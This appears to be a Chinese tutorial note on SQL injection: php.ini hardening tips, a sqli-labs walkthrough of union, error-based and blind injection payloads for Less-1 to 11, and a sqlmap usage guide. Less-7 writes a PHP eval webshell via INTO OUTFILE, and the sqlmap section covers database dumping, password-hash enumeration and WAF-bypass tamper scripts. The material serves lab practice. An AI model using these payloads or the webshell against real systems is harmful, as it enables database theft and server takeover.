修改php中默认配置文件php.ini中的配置,来降低sql注入的风险.
参考路径:/usr/local/apache2/conf/php.ini,不同中间件可能位置不一样。
修改如下几项:
safe_mode = on //开启安全模式
magic_quotes_gpc = On //开启过滤函数
display_errors = Off //禁止错误信息提示
注:把magic_quotes_gpc选项打开,在这种情况下所有的客户端GET和POST的数据都会自动进行addslashes处理,所以此时对字符串值的SQL注入是不可行的,但要防止对数字值的SQL注入,如用intval()等函数进行处理。但如果你编写的是通用软件,则需要读取服务器的magic_quotes_gpc后进行相应处理。

sqli-labs

sqli-labs训练平台靶场详解:https://blog.csdn.net/ytdd66/article/details/136466713

Less - 1~20

Less - 1

1
2
3
4
5
6
7
8
9
?id=1' order by 3 --+ #正常
?id=1' order by 4 --+ #报错
#说明有3列
?id=-1' union select 1,2,3--+ #回显 2 3
?id=-1' union select 1,database(),user()--+ #回显数据库名,用户名
?id=-1' union SELECT 1,group_concat(schema_name),3 FROM information_schema.SCHEMATA --+ #查询所有数据库
?id=-1' union SELECT 1,group_concat(table_name),3 FROM information_schema.tables WHERE table_schema = 'security' --+ #查询指定库中的表
?id=-1' union SELECT 1,group_concat(column_name),3 FROM information_schema.COLUMNS WHERE table_schema = 'security' and table_name='users' --+ #查询表中所有字段
?id=-1' union SELECT 1,group_concat(id,username,password),3 FROM security.users --+ #查询表中数据

Less-2

1
2
?id=-1 union select 1,2,3 --+ #回显 2 3
#参考Less-1

Less-3

1
2
3
?id=1\ #由报错判断闭合为 ')
?id=-1') union select 1,2,3 --+ #回显 2 3
#参考Less-1

Less-4

1
2
?id=-1") union select 1,2,3 --+ #回显 2 3
#参考Less-1

Less-5

1
2
3
4
5
?id=1' and updatexml(1, concat('>>',(select database()),'<<'),1) --+ #获取数据库
?id=1' and updatexml(1, substr(concat('>>',(select group_concat(schema_name) FROM information_schema.SCHEMATA),'<<'),1,100),1) --+ #截取数据库名
?id=1' and updatexml(1, substr(concat('>>',(SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'security'),'<<'),1,100),1) --+ #查询指定数据库的表并截取
?id=1' and updatexml(1, substr(concat('>>',(SELECT group_concat(column_name) FROM information_schema.COLUMNS WHERE table_schema = 'security' and table_name='users'),'<<'),1,100),1) --+ #查询指定数据库指定表的所有字段
?id=1' and updatexml(1, substr(concat('>>',(select group_concat(id,username,password) from security.users),'<<'),1,100),1) --+ #查询指定表的数据

Less-6

1
2
?id=1" and updatexml(1, concat('>>',(select database()),'<<'),1) --+ #获取数据库
#参考Less-5

Less-7

1
2
?id=1')) union select 1,2,"<?php eval($_POST['ant']); ?>" into outfile "D:\\NetworkSecurity\\phpstudy_pro\\phpstudy_pro\\WWW\\sqli-labs\\Less-7\\shell.php"--+ #写入木马
http://localhost/sqli-labs/Less-7/shell.php #蚁剑连接

Less-8

1
2
3
4
?id=1' order by 3 --+ #正常
?id=1' order by 4 --+ #不显示
?id=1' and length(database())>=10 --+ #爆数据库长度
?id=1' and ascii(substr(database(),1,1))>=115 --+ #爆数据库名

Less-9

1
?id=1' and if(length(database())>=8,sleep(5),1)-- - #爆库名

Less-10

1
?id=1" and if(length(database())>=8,sleep(5),1)--+ #爆库名

Less-11

1
2
3
4
5
uname=admin' order by 2 --+&passwd=&submit=Submit #判断列为2
uname=1' union select 1,2 -- +&passwd=&submit=Submit #回显 1 2
uname=1' union select database(),user() -- +&passwd=&submit=Submit #获取数据库名和用户名

uname=admin' and updatexml(1, concat('>>',(select database()),'<<'),1) --+ &passwd=123456&submit=Submit #获取数据库名


Less - 21~37

Less - 38~53

Less - 54~75

4 sqlmap

4.1 Github README

4.1.1 演示截图

截图

你可以查看 wiki 上的 截图 了解各种用法的示例

4.1.2 安装方法

你可以点击 这里 下载最新的 tar 打包好的源代码,或者点击 这里下载最新的 zip 打包好的源代码.

推荐直接从 Git 仓库获取最新的源代码:

1
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev

sqlmap 可以运行在 Python 2.6, 2.73.x 版本的任何平台上

4.1.3 使用方法

通过如下命令可以查看基本的用法及命令行参数:

1
python sqlmap.py -h

通过如下的命令可以查看所有的用法及命令行参数:

1
python sqlmap.py -hh

你可以从 这里 看到一个 sqlmap 的使用样例。除此以外,你还可以查看 使用手册。获取 sqlmap 所有支持的特性、参数、命令行选项开关及详细的使用帮助。

4.1.4 链接

4.2 参数用法

参考链接:

https://blog.csdn.net/wangyuxiang946/article/details/131236510

https://blog.csdn.net/weixin_56218159/article/details/117485105

https://blog.csdn.net/xiaofengdada/article/details/136736627

4.2.1 常规步骤

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
1、判断是否有注入
python sqlmap.py -u http://127.0.0.1/sqli/Less-1/?id=1
python sqlmap.py -u url --batch --level=3 --risk=1 --random-agent --timeout=10 --retries=1 -v 3 --threads=2 --technique=BEUSTQ

2、查看所有数据库
python sqlmap.py -u http://127.0.0.1/sqli/Less-1/?id=1 --dbs

3、查看当前使用的数据库
python sqlmap.py -u http://127.0.0.1/sqli/Less-1/?id=1 --current-db

4、查看指定数据库的表
python sqlmap.py -u http://127.0.0.1/sqli/Less-1/?id=1 -D security --tables

5、查看指定库和表的列名
python sqlmap.py -u http://127.0.0.1/sqli/Less-1/?id=1 -D security -T users --columns

6、查看数据值
python sqlmap.py -u http://127.0.0.1/sqli/Less-1/?id=1 -D security -T user --dump

4.2.2 常用参数

-u 指定URL
1
python sqlmap.py -u 'http://192.168.31.180/sqli-labs-master/Less-1/?id=1'

sqlmap不能直接扫描网站漏洞,先用其他扫描工具扫出注入点,再用sqlmap验证并利用注入点。

-m 指定文件
1
2
#准备一个「文件」,写上需要检测的多个url,一行一个
python sqlmap.py -m urls.txt
-r POST请求
1
2
#可以将一个post请求方式的数据包(bp抓包)保存在一个txt中,sqlmap会通过post方式检测目标。
python sqlmap.py -r bp.txt
-p
1
2
#指定测试的注入点
python sqlmap.py -u URL -p id
–batch

在所有需要用户输入的部分(通常是询问执行yes还是no),执行默认操作,不需要用户再输入。

–flush-session

使用该参数表示清除当前目标的会话文件。

sqlmap在测试某一目标URL后会生成session文件,该文件保存了测试的结果信息。当我们再次测试该目标URL时,会自动加载上一次的结果。

当我们想重新测试该目标URL时,可以使用该参数清除当前目标的会话文件。

–dbms
1
2
#指定数据库类型
python sqlmap.py -u URL --dbms=mysql
–level
1
2
#指定payload测试复杂等级
python sqlmap.py -u URL --level=3

共有五个级别,从1-5,默认值为1。等级越高,测试的payload越复杂,当使用默认等级注入不出来时,可以尝试使用–level来提高测试等级。

–risk
1
2
#指定测试风险
python sqlmap.py -u URL --risk=3

风险级别(0~3,默认1,常用1),级别提高会增加数据被篡改的风险。

–method
1
2
#指定是get方法还是post方法。
--method=GET
–random-agent
1
2
#随机选择请求头中的User-Agent
--random-agent
–user-agent
1
2
#自定义User-Agent
python sqlmap.py -u URL --user-agent="自定义User-Agent"
–proxy
1
2
#指定一个代理
--proxy="127.0.0.1:8080"
–tamper
1
2
#指定使用某些WAF绕过脚本
python sqlmap.py -u URL --tamper "space2comment"

使用方法:python sqlmap.py -u URL --tamper 脚本路径1,脚本路径2...
使用–tamper参数可以在一定程度上避开应用程序的敏感字符过滤、绕过WAF规则的阻挡,继而进行渗透攻击。 sqlmap提供了部分篡改脚本,存放在sqlmap项目路径/tamper/文件夹中,也可以自己编写篡改脚本实现自定义的绕过。

–technique
1
python sqlmap.py -u URL --technique BE

默认情况下,sqlmap会测试所有的注入类型。

  • B:基于布尔的盲注
  • E:基于错误
  • U:基于联合查询
  • S:堆叠查询
  • T:基于时间的盲注
  • Q:内联查询
其它

这些选项可以用来列举后端数据库管理系统的信息、表中的结构和数据,脱库时使用。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
-b, --banner        获取数据库管理系统的标识
--current-user 获取数据库管理系统当前用户
--current-db 获取数据库管理系统当前数据库
--hostname 获取数据库服务器的主机名称(LAPTOP-2...)
--is-dba 检测DBMS当前用户是否DBA
--users 枚举数据库管理系统用户
--passwords 枚举数据库管理系统用户密码哈希
--privileges 枚举数据库管理系统用户的权限
--dbs 枚举数据库管理系统数据库
--tables 枚举DBMS数据库中的表
--columns 枚举DBMS数据库表列
-D 要进行枚举的指定数据库名
-T 要进行枚举的指定表名
-C 要进行枚举的指定列名
--dump 获取值,也就是表中数据
--schema 获取字段类型
--search 搜索列(S),表(S)和/或数据库名称(S)
--sql-query=QUERY 要执行的SQL语句
--sql-shell 提示交互式SQL的shell